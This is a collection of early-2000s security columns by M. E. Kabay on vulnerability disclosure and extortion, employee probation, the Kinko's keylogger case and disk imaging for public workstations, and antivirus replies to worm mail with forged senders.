M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Pressure or Extortion?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Some years ago, I was having a chat with a student and we started talking about people who release details of vulnerabilities to pressure software firms for rapid fixes to problems. The student felt that releasing details of security vulnerabilities was a good way of forcing companies to pay attention to weaknesses. He told me that in his company, where he is a security administrator, he and his colleagues told a major vendor about what they considered a serious vulnerability in a firewall. Months went by without action. Finally they lost their patience and posted full details of the vulnerability in an appropriate USENET group – and the problem was fixed within days.

I said this smacked of extortion and told him about various times when computer security specialists had actually gone further than merely posting information but actually demanded payment NOT to do so. For example, in the RISKS DIGEST 20.82, a correspondent wrote about a case of quality assurance failure in the Paris subway system. Peter Wayner <pcw@flyzone.com> wrote:

> "The *Times* (London) reported on 26 Feb 2000 that Serge Humpich, a hacker, was convicted of fraud and given a suspended sentence. The young man discovered how to trick the Carte Bleue system and claimed he could have gone on an unlimited spending spree. Instead he hired lawyers and negotiated with the company that runs the system for payment in return for detailing the problems. The company turned around and prosecuted him for fraud after they arranged for him to demonstrate the system. What a brilliant way to discourage folks from rooting around in a system _and_ reporting security flaws! I wouldn't be surprised if their system proves to be so impervious that the number of bug reports drop to zero. What a wonderful solution for creating bugfree code!"

I can see the author's point: punishing people for pointing out quality assurance flaws is hardly going to encourage wide contribution to quality assurance. However, it seems to me that the issue was not the identification of a security flaw; the problem was that M. Humpich tried to get payment for his knowledge of the security flaw he found by withholding that information unless he were paid.

This was not the first case where someone tried to get payment for information about a bug they have discovered. In June of 1997, Christian Orellana, a Danish computer consultant, threatened to release information to the press about a serious security weakness in Netscape Navigator unless he were paid more than the $1,000 prize offered by Netscape to encourage independent quality assurance tests. His message included the words, "I think the person most suited for handling this is somebody in charge of the company checkbook. . . . I'll leave it to you to estimate what impact that would have on Netscape stocks." His actions were almost universally reviled by professional security specialists. Ironically, Netscape already had a program in place to reward volunteers who notified them of bugs. They refused to pay the consultant the $1,000 honorarium he would have received had he not demanded the larger payment.

Now, extortion is defined as "the act or an instance of inducing or attempting to induce someone

to do something by threats, real or false criminal accusations, or violence." It seems to me that the men in both stories above were coming pretty close to extortion.

* * *

In the next column, I'll put the idea of demanding money for information about a security weakness in a wider context.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responsible Vulnerability Disclosure

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a previous column, I pointed out that some people have threatened companies with full disclosure of security flaws unless they were paid money to provide the details of those flaws privately. I wrote that this behavior seemed to me to come pretty close to extortion.

But isn't it normal for someone to charge for access to their knowledge? Why shouldn't someone offer to trade their pointers on a vulnerability in exchange for money? Isn't that what consultants and employees do all the time? After all, when a security specialist is working for an employer or for a client, how is getting paid for their penetration testing or advice on quality assurance or recommendations on security policy any different from offering to tell a firm about a security vulnerability in return for a fee?

One way of thinking about the difference is to think about ordinary life. Haven't we all pulled up next to a car and notified the driver that their brake lights don't work? Would you refuse to tell the driver about their brake lights unless they paid you a fee? How would you feel if someone said, "If you give me <a large amount of money> I'll tell you about a dangerous problem with the safety system of your car." Would you perceive the offer as a legitimate invitation to engage in a commercial transaction? I wouldn't. I make it a personal hobby to spot cars with all their brake lights out and to tell the drivers about it as soon as it is safe to do so. I figure that my Goody Two-Shoes hobby may have saved a few lives in my thirty years of driving.

There are many faithful contributors to RISKS, BUGTRAQ and other lists who routinely warn software companies about problems at no cost. I personally know many security experts who have warned companies about threats and vulnerabilities without expecting monetary reward; indeed, many people speak at conferences for no pay at all to share their knowledge and experience freely with colleagues. Thousands of individual professionals, scholars, non-profit organizations and companies and government agencies contribute countless pages of useful information on the Web at no cost to the recipient.

The warnings are often carefully structured so that enough information is provided to help identify the vulnerability but not enough to let the clueless wannabees launch attacks using precise scripts.

These folks are doing the cyberspace equivalent of giving blood. I am sorry that there are people whose economic circumstances make it reasonable to sell their blood, but that doesn't change my admiration for those who donate blood freely (I'm into my 8th gallon).

So returning to extortion, I think the issue here is the sense of community. Those of us who feel that we are all in the battle against computer crime together feel the same obligation to help a vendor or a system improve as we do towards other drivers who have burned-out brake lights. I see this spirit of collegiality whenever I'm talking to colleagues who are in one sense direct competition for my employer – yet we feel a camaraderie in trying to fight computer crime and abuse. Rarely have I seen hostility among consultants working for different firms, let alone with that thin line of security professionals in corporations, government departments and other organizations who work day after day to protect the interests of their employers and their

stakeholders.

Unfortunately, some of us feel isolated and excluded from the wider society. Anomic people do not feel the sense of connectedness that makes it feel good and right to share knowledge freely. For people who feel like outsiders -- for example, some of those involved in the criminal hacker subculture -- helping others altruistically may not make emotional sense. For these folks, an argument to consider is that helping others as a professional courtesy is a far better way of forging one's reputation as a trustworthy and helpful resource than trying to extort payment by withholding information.

* * *

In the next and final part of this series, I'll look at practical guidelines for companies and for users on reporting and handling vulnerabilities.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing Vulnerability Disclosure

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a couple of recent columns, I have looked at the practice of trying to get companies to pay money for information about vulnerabilities and the related issue of threatening to publish vulnerabilities unless companies respond according to an imposed timetable.

Corporations have to shoulder their share of the blame for the frustration felt by users who fruitlessly batter at their doors to get a hearing. Yes, corporations do have priorities for using limited resources, but the frustration comes from not being listened to. From experience in technical support, I'd say that the critical elements in gaining the cooperation of users who are experiencing difficulties are

* paying attention to the calls for help or for repairs;

* having a systematic method for tracking all calls and correlating problems so that you know what is causing most of the trouble;

* a system for assigning priorities to specific fixes or repairs;

* reliable, frequent communications with the people who called in the trouble report;

* involving the callers in solving the problem if possible.

The worst thing a company can do is brush off a trouble report; the next worst is to claim that they will resolve the problem when in fact there is no intention to do so. Honesty is essential in all our work, and especially when dealing with clients and with the public at large.

When I was an operating-systems and performance specialist for Hewlett Packard in the early 1980s, it always seemed wonderful to me that HP consistently published a complete list of all the known problems they had registered for their products. The _Systems Status Bulletin_ was published quarterly, with biweekly updates; it was a compendium of all the problems that had been localized in every software product the company made, with patch numbers for those that were fixed, release numbers for patches that had been integrated into installation releases, and workarounds if possible for those problems that were not yet fixed.

I recommend this honest and complete approach to all companies, especially those working with security products.

Finally, users and specialists should understand that using the threat of publishing detailed exploits – or actually publishing them – is a crude, extreme and unprofessional approach to resolving a problem. Instead, try to build pressure using a graded series of actions instead of jumping to threats:
*

* define a timetable for acceptable responses that takes into account the severity of the security hole – don't ask for instant repairs on a minor item;

* contact higher levels of management at the vendor firm to discuss the issue;

* get the cooperation of upper management in your own firms, if appropriate;

* arrange for face-to-face meetings between the top managers of your firm and those of the vendor firm;

* contact your professional colleagues for joint letters pressing for a solution;

* raise the issues in professional forums (USENET, mailing lists, professional association meetings) without giving enough details in public that would allow instant exploits by the black-hat crowd;

* set up a BOF (birds-of-a-feather group) at an upcoming meeting specifically to discuss solutions and workarounds to a longstanding or fundamental design problem;

* look for alternative suppliers – and make sure that you do so openly by telling your supplier you are not satisfied with their product quality or their service;

* contact certifying bodies to withdraw certification of products that remain unrepaired for a long time after notification;

* get your corporate counsel involved to discuss possible legal action for breach of contract if possible;

* publish information about the problem, again without giving away so much detail that you make the problem worse than it already is. The last thing you want is to give some twisted ten-year-old script kiddie (or a twenty-year-old with the same level of moral development as a ten-year-old) a prefabricated attack script.

In summary, I think that a sound approach to preventing extortion in our business involves making it unnecessary. We should establish norms for professional, collaborative responses to reports of vulnerabilities. The other powerful tool we can use is peer pressure: let's establish a consensus about not trying to extort compliance with our own priorities when we run into trouble with software and systems. But in any case, demanding money to avoid publication of a vulnerability is just plain sleazy.

In the world of INFOSEC, we need people who are the equivalent of blood donors, not blood suckers.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and

Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Grand Research Challenges Conference

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The Computing Research Association (CRA) needs YOU to contribute nifty ideas for stimulating discussions at the upcoming CRA Conference on Grand Research Challenges in Information Security & Assurance. The conference will take place at Airlie House in Warrenton, VA on November 16-19 2003 and is restricted to 50 participants chosen from those submitting proposals for thought-provoking discussions. The call for papers (CFP) states,

>Threats from criminals, anarchists and extremists, random hackers, and cyberterrorists (among others) continue to grow even as we put more reliance on our computing infrastructure. Yet most of the money, attention, and energy in information security and information assurance has been focused on incremental patches and updates to existing systems rather than on seeking fundamental advances. . . .

Grand Challenges meetings seek "out-of-the-box" thinking to expose some of the exciting, deep challenges yet to be met in computing research. Because of the clear importance and pressing needs in information security and assurance, CRA's second "Grand Research Challenges Conference" will be devoted to defining technical and social challenges in information security and assurance.

We are seeking scientists, educators, business people, futurists, and others who have some vision and understanding of the big challenges (and accompanying advances) that should shape the research agenda in this field over the next few decades. These meetings are not structured as traditional conferences with scheduled presentations, but rather as highly participatory meetings exposing important themes and ideas. As such, this is not a conference for security specialists alone: We seek to convene a diverse group from a variety of fields and at all career stages—we seek insight and vision wherever it may reside.<

In addition, the CFP continues,

>Attendance is limited to 50 people and is by invitation only. If you are interested in attending, please submit a two-page (or less) statement of two or three examples of a "grand research challenge" problem in the IS/IA area . . . by September 17, 2003. The organizing committee will invite prospective attendees based on these submissions. Note that individuals invited must commit to attending for the entire three-day conference (beginning Sunday at 6 pm, ending after lunch on Wednesday.)<

The coordinating committee includes luminaries in the field; for fear of offending any by failing to list everyone involved, I simply point you to the bottom of the Grand Research Challenges home page, where you will find a real Who's Who of contributors to our field.

This is a terrific opportunity for readers with bright ideas and a willingness to participate in no-holds-barred analysis and shared creativity to submit their ideas to the coordinating committee. Based on the quality of the e-mail I receive in response to these columns, I'd say there are many

of you out there who ought to be turning to your keyboards right now and getting your ideas into a submission at once.

* * *

Resources:

Grand Research Challenges home page < http://www.cra.org/Activities/grand.challenges/security/home.html >

CRA Call for Papers < http://www.cra.org/Activities/grand.challenges/security/cfp.html >

Kabay, M. E. (2000). A rant about INFOSEC: A security veteran in a bad mood dumps on everyone. < http://www.mekabay.com/infosecmgmt/rant.htm > and < http://www.mekabay.com/infosecmgmt/rant.pdf >

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Probation? Probably Not.

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In discussions of employee management and security, some key areas of concern are hiring and firing. However, ongoing management also provides challenges to information assurance (IA); for example, how should IA professionals handle proposals to offer an employee a probationary period?

There are two kinds of probationary period:

* a period at the start of employment designed to evaluate a new employee's skills and decide on permanent employment;
* a period following a serious problem, possibly leading to termination of employment if the problem or its equivalent recurs.

Both types of probation raise problems for IA.

In the preliminary probationary period, the candidate's employment is contingent on approval. When assigning access privileges to such a candidate, security staff should evaluate managers' natural desire for productivity but weigh the benefits of thoroughgoing access against the possibility that the employee will soon disappear.

As for probation for the error-prone or the lazy, I can accept the idea of a probationary period for employees who may be making too many mistakes or who need a kick in the pants to be motivated for better performance. However, a probationary period for an employee who has given cause to worry about security violations is far more problematic.

When would it make sense to allow an employee who violates clearly stated security policies to be put on probation? There's certainly nothing wrong with correcting someone's behavior using advice, criticism or even reprimands if appropriate. What doesn't make sense to me, though, is telling someone who has committed such a serious violation of security that they could be fired, "Well, we won't fire you right now: we'll give you <period> and fire you at the end of that <period> if we don't like your behavior."

If someone is not worthy of trust, why would you give them access to sensitive and critical resources at all, let alone do so while putting them on notice that they may lose their job soon?

I recommend that probation for employees you don't trust simply not be an option. Either express your support and trust in your employees or fire them right away if they no longer merit your confidence in their honesty.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Dave Piscitello's BLOG

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently received some digests from Dave Piscitello's BLOG and visited his site at < http://hhi.corecom.com/weblogindex.htm >. Piscitello ("Dave" from this point on) is a highly respected computer scientist working at Core Competence < http://www.corecom.com/index.html >. Dave is the President of the company; his bio tells us, "Dave has been involved in internetworking technology for over 25 years. Prior to founding Core Competence, Inc., David won a Bellcore President's Recognition Award for his contributions to SMDS, ATM and customer network management for switched data services. Dave has authored books on internetworking and remote access, and publishes articles regularly on a variety of subjects, including switched internetworking, ATM and Gigabit Ethernet, Internet security, and virtual private networking. He is also chairman of Networld+Interop and TISC Program Committees."

I am delighted to report that Dave has put together a valuable and entertaining site that readers will much appreciate, not only for its pointers to interesting articles and Dave's intelligent commentary but especially for his off-the-wall humor.

His home page has selections that may appear in other sections. In his commentary on one article, Dave writes, "The term deep packet inspection firewall has a Star Ship Enterprise connotation. It suggests that this radically new security system goes where no firewall has never gone before, into the brave new world of application headers and data. . . ." He adds ironically, "Deep. Deeper. Deepest! Oooooh, it must be better" and " '...let us not go to Camelot...it is a silly place...' Monty Python and the Holy Grail."

In the following report, remember that the descriptions apply to what I saw when I visited; contents change several times a week.

The _Anecdotes_ section has some interesting "RISKS FORUM DIGEST"-like entries and also some goofy stuff that's just fun.

Articles is a page of links to Dave's recent articles; for example, there were some fundamentals papers on TCP, a link to "The Sad and Increasingly Deplorable State of Internet Security, a BCR Article," and "Blocking Public Instant Messaging," among others.

Books had a link to "Foreword to Network Analysis, Architecture, and Design" Dave wrote for "the 2nd Edition of Jim McCabe's book, Network Analysis, Architecture, and Design."

Firewalls started with an interesting entry from July 12, 2003: "Design Rule #1: When you pretend to sell a firewall, ensure that it blocks traffic which it is not able to inspect. . . . If there ever were a definitive list of firewall design rules, you'd have to conclude that if this isn't design rule number one, it's got to be in the top five." Dave always provides attribution for anything he quotes or posts from other people.

Hacking had a entry on SNP-based attacks and another on developing and publishing outlandish attack methodologies. The latter ends with, “Go review some code. Find a buffer overflow. Be useful, not clever.”

Personal had an interesting comment about free speech for corporations and a criticism of the widespread, abusive practice of claiming that every corporation is “the industry leader” in whatever they do.

Rant is a selection of recent critical commentary on news items; for example, when I visited there was an interesting analysis of Microsoft’s claim to be providing free downloads of eBooks. Turns out the Microsoft site provides many links to eBooks that are readily available elsewhere.

I’ll stop at this point to let readers explore the rest of the site. There’s plenty more: sections on Recent Decent Reading, Security, Speaking, Useful URLs, VPNs, Viruses and Worms, WLANs, Web Security and “Window$.”

Good work, Dave!

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Law of Vulnerabilities

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My friend and colleague Jim Reavis contributes the following report on his recent visit to the Black Hat Briefings. Everything below is entirely Jim's work:

* * *

The Black Hat Briefings in Las Vegas is one of those security conferences where the piercings and tattoos coexist freely with the suits. This coexistence does not imply unanimity, and this was evident at the most lively session I attended, entitled the Law of Vulnerabilities. However, the contentious debate over software bugs was very educational in illuminating the differences of opinion over software quality and the responsibilities of those who build it.

The Law of Vulnerabilities is the result of a research project conducted by Qualys, a provider of managed vulnerability assessment solutions. It is an attempt to identify statistically significant patterns in real world security vulnerabilities and their corresponding exploits. In theory, identifying these trends can help us understand the window of exposure that is created by vulnerabilities and quantify the associated risk encumbered by our computer networks. The data used for this study came from vulnerability scans conducted by Qualys and was presented by their CTO, Gerhard Eschelbeck. The findings were mined from 1.5 million scans, 1.2 million critical vulnerabilities and 2,041 unique vulnerabilities. Among the "laws" pertaining to vulnerabilities extrapolated from this data were their half-life and lifespan, as well as the availability of exploits. According to Eschelbeck, the half-life of a critical vulnerability is 30 days, meaning that from the time a major bug is announced, it takes a month for half of the systems with that vulnerability to get patched. Another finding stated that when a vulnerability is released, exploits are "in the wild" within 60 days of the release date. In terms of prevalence, 50% of the most popular vulnerabilities change on an annual basis, and some vulnerabilities have been shown to have an unlimited lifespan at this point.

Are these laws immutable? Probably not. Caleb Sima, CTO of SPI Dynamics, an application security software company, attended the session and found the findings interesting. However, the scope of the research probably skewed the results. *"This is a fairly small set of vulnerability scan data and by limiting the data to Qualys customers you have a bias in favor of security conscious organizations. My feeling is that a larger and more randomized set of data would show that the real situation is even worse. Most companies will patch vulnerabilities more slowly, increasing the vulnerability half-life"*, said Sima, adding, *"We also don't know the breakdown between internal and external IP addresses scanned, which is important because most people have a different standard for how quickly they fix problems. I would also like to see how the results compare between large enterprises and small companies, as well as a breakdown between different system types."* I have to agree with these points, but I like the concept of these laws. While I am certain that more research would change the findings, I hope that this work continues and we get a better idea of what a vulnerability half-life really is.

One thing the session proved was that it is much easier to present research than it is to act upon it. A panel discussion of the findings by security experts was highly contentious. A hacker named Simple Nomad used some colorful language to place the blame for software vulnerabilities squarely upon the software companies themselves. To paraphrase Mr. Nomad, the profit motive causes software companies to continually release software with the qualities of excrement – wrapped in an attractive package to conceal its poor quality. At one point Mr. Nomad mocked Oracle's "unbreakable" marketing claim after their Chief Security Officer Mary Ann Davidson explained how security is built into Oracle's software release process. Sima said, *"The problem with these hackers is that they are only looking at this from a technical perspective and they tend not to have experience in the business of releasing software. You will never make perfect software - even if you could, you would still have vulnerabilities introduced during installation and configuration. I was impressed by Davidson's explanation of Oracle's QA procedures and I think Microsoft has done a decent job at improving the security of their code since they announced the Trustworthy Computing Initiative. It's a huge job."*

Maybe that is a cultural shift that needs to take place in the security industry. A software vulnerability is not the byproduct of evil software executives, but is in fact a difficult technical and educational problem. I'll give the last word to Davidson, who got stunned silence with the following call to the hackers in the audience, *"Take the energy you have for developing exploits for software and put your creative energies into creating better capabilities for automating secure software development."* Now that's a law I would like to see.

* * *

Jim Reavis < mailto:jim@reavis.org > is the editor of the CSOinformer < http://reavis.org/informer.shtml >, a monthly e-publication with news and interviews about information security. Jim has been instrumental in the launch of several security companies in addition to being the founder of SecurityPortal. Servicing hundreds of thousands of Web visitors monthly in addition to performing over 700 corporate consulting engagements has provided Reavis Consulting Group with insight into the dynamics of the information security marketplace. Their strengths are in understanding of a wide variety of technical, business and social issues, and being able to identify future trends in the information security industry.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Public Workstations Compromised

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Lisa Napoli recently wrote an interesting summary of a computer crime involving public workstations that were compromised using keystroke loggers.

Apparently a computer criminal named Juju Jiang installed keystroke-logging software (Invisible KeyLogger Stealth) on public "Internet terminals at 13 Kinko's copy shops in Manhattan" and used user IDs and passwords collected from unknowing users of those terminals to break into their computers and their Internet-related accounts for nefarious purposes. After he was arrested in December and confessed to his crimes, he was released on bail and immediately continued his criminal activity. He pleaded guilty in July "to five counts of computer fraud and software piracy" and is awaiting sentencing.

The problem of unauthorized software on public terminals is as old as remote access. One of the first pranks / crimes perpetrated on mainframe systems when remote access was enabled in the 1960s was the classic keystroke-logging logon Trojan. A criminal hacker would write (or just run) a simple program that simulated the logoff message and the initial dialogue of a logon; the victim, thinking that (s)he was interacting with the operating system, would dutifully enter user ID and password, only to be informed that there had been a problem. Entering the user ID and password again would log the user on uneventfully. Alert users noticed that a logoff message flashed briefly on screen before being erased; this clue led to the discovery that in fact the initial logon had been recorded by the Trojan in a disk file that could be retrieved by the malefactor later.

The Invisible KeyLogger Stealth for Windows 2000/XP is a particularly powerful tool for capturing keystrokes; its description includes this chilling passage: "In addition to a flexible and friendly keystroke log viewer, IKS is extremely configurable. We provide an easy-to-use install utility. You can rename the program file, and specify the name and the path of the log file. You only need to copy one file onto the target computer for the logging to take place. There is almost no way for the program to be discovered once the program file and the log file are renamed by the install utility. An exhaustive hard drive search won't turn up anything. And the running process won't show up anywhere."

You can understand why the Kinko's administrators did not notice the keylogger.

In my next column, I'll look at how one can protect public workstations to reduce the damage caused by unauthorized access and unauthorized software.

* * *

For further reading:

Napoli, L. (2003). The Kinko's Caper: Burglary by Modem. New York Times, August 7. < http://www.nytimes.com/2003/08/07/technology/circuits/07kink.html > [restricted access]; see

also
< http://www.crime-research.org/eng/news/2003/08/Mess0702.html > and
< http://www.iht.com/articles/105567.html >

Invisible KeyLogger Stealth < http://www.amecisco.com/iks2000.htm >

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Protecting Public Workstations

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In my last column, I looked at how the Kinko's public Internet workstations were compromised by Juju Jiang using a keystroke logger program left running on those systems. I referred to an article about that criminal's activities by Lisa Napoli. What particularly interested me was Napoli's statement, "Making the public aware of the vulnerability of shared Internet access terminals is one thing. Remedying this vulnerability is quite another." She followed this surprising assertion with a quotation from an FBI agent who said, "I don't know how you manage the risk. . . ."

Well, university network administrators do.

In universities and other schools around the world, students have access to computers linked to the campus networks; how are these systems protected against tampering such as installation of unauthorized software – including keyloggers? Well, in the first place, systems with access controls are configured to preclude access with administrator privileges. But everyone knows that user ID / password combinations are a dreadfully weak method for preventing unauthorized access. Passwords can be compromised by shoulder-surfing, because they're written down, or using brute-force cracking of poorly-secured one-way encrypted password files. But there is a simple method for reducing potential damage: clone the workstations disks every night. That is, the disk of each PC on the network is rewritten with a fresh, uncontaminated copy of the entire contents of the drive.

There are several products available which can automatically deploy the authorized disk image to hundreds or thousands of workstations provided you have adequate server speeds and network bandwidth. There's a helpful review of several of these tools written by Cornell W. Robinson III in _Network Computing_ which I've referenced below; I have provided the specific URLs to help readers avoid having to search through the general sites given in that article. In addition, the references below point to the Frisbee project of the School of Computing at University of Utah. I also found a summary on the Microsoft site called "Automating and Customizing Installations: Choosing a Disk-Imaging Program" that provides a checklist for Windows Server 2003 and Windows XP Professional users.

Any of the products listed would reduce (not eliminate) the window of exposure on public terminals. So as users, all of us should be careful about what we reveal on such terminals. And don't use the same password on multiple commercial sites on the Internet – you don't want compromise of one of those passwords to open up every account you use.

Finally, readers should note that the imaging software supports not only preservation of data integrity and trustworthiness but also provides a speedy mechanism for restoring functionality of a damaged system: restore the disk image of the operating-system drive and you don't have to reinstall the software. These tools support the principle of a known-good copy of the operating system: take an image immediately after installing the operating system and before using – and potentially damaging – it. Then before installing new software (applications, drivers. . . .) you

can restore the original image, do your installation, and take a new image (properly documented) for the next time you need to start from a clean environment.

* * *

For further reading:

altiris Deployment solution
< http://www.altiris.com/products/deploymentsol/ >

Hibler, M. et al. (2003). Fast, Scalable Disk Imaging with Frisbee.
< http://www.cs.utah.edu/flux/papers/frisbee-usenix03-base.html >

Microsoft (2003). Automating and Customizing Installations: Choosing a Disk-Imaging Program.
< http://www.microsoft.com/technet/prodtechnol/windowsserver2003/proddocs/deployguide/acicd_sys_sfto.asp >

Napoli, L. (2003). The Kinko's Caper: Burglary by Modem. _New York Times_, August 7. 2003.
< http://www.nytimes.com/2003/08/07/technology/circuits/07kink.html > [restricted access]; see also
< http://www.crime-research.org/eng/news/2003/08/Mess0702.html > and
< http://www.iht.com/articles/105567.html >

PowerQuest DeploymentCenter Library 2.0
< http://www.powerquest.com/deploycenterlibrary/ >

Robinson III, C. W. (2002). Disk Imaging Gets a Makeover. _Network Computing_, September 30, 2002.
< http://www.networkcomputing.com/1320/1320f3.html >

Symantec Ghost Corporate Edition 7.5
< http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=3 >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Worm Chatter

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As everyone probably knows first hand by now, we've all been suffering through a particularly bad period of worm infestation on the 'Net lately. Variants of the SoBig and Blaster (aka LovSan) worms (often called "viruses" in press reports) caused major hang-ups world wide. I want to focus today on the SoBig worm and other electronic thugs that use a victim's e-mail address book to send out lots of e-mail messages. Many of the worms use their own SMTP interface, bypassing the victim's e-mail client program and thus leaving no obvious trace (e.g., "SENT" messages) that the user can spot early on in the infection. Worse still, modern worms often use the victim's address book not only for targets (destination addresses) but also to forge SMTP headers using spoofed origination addresses. That is, the worms are written to make it appear that their infected traffic comes from someone whose address has been picked up from another victim's address book.

Some antivirus programs respond to infected e-mail messages by sending a notice to the originator of the infected message. For example, you may have received message like these:

```
>
From: postmster@somwhere.com
Sent: Thursday, September 04, 2003 22:30
To: mkabay@norwich.edu
Subject: Virus Detected by Network Associates, Inc. Webshield SMTP V4.5 MR1a

Network Associates WebShield SMTP V4.5 MR1a on mimesweeper detected virus
W32/Sobig.f@MM in attachment document_all.pif from <mkabay@norwich.edu> and it
was Cleaned and
Quarantined.
<
```

At one time, such messages were helpful to the victims of worm and virus infections because
(a) many victims lacked antivirus products;
(b) the infected e-mail actually came from the indicated sender.

Unfortunately, although (a) may be true, (b) is almost certainly false. The chances that an infected message is coming from the indicated FROM address are small – they are 1/N where N is the total number of addresses in the e-mail address book of the actual victim (assuming that the victim's own e-mail address is included in their list). So the chance that the automatic notification will go to a wrong address in a single infection is (N-1)/N. If a victim has 1,000 addresses in his or her address book then the probability that replying to an infected message will reach the wrong person is 99.9% for a single incident. What was once a courteous and helpful practice has now become an annoying contribution to the wasteful traffic generated by the worm, potentially doubling the number of spurious messages (for every one from the worm, one from the antivirus). I recommend that system administrators now disable the automatic notification to the supposed origin of infected messages. It's just not working any more.

It's time to cut the worm chatter.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Spanish-Bull Fight

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

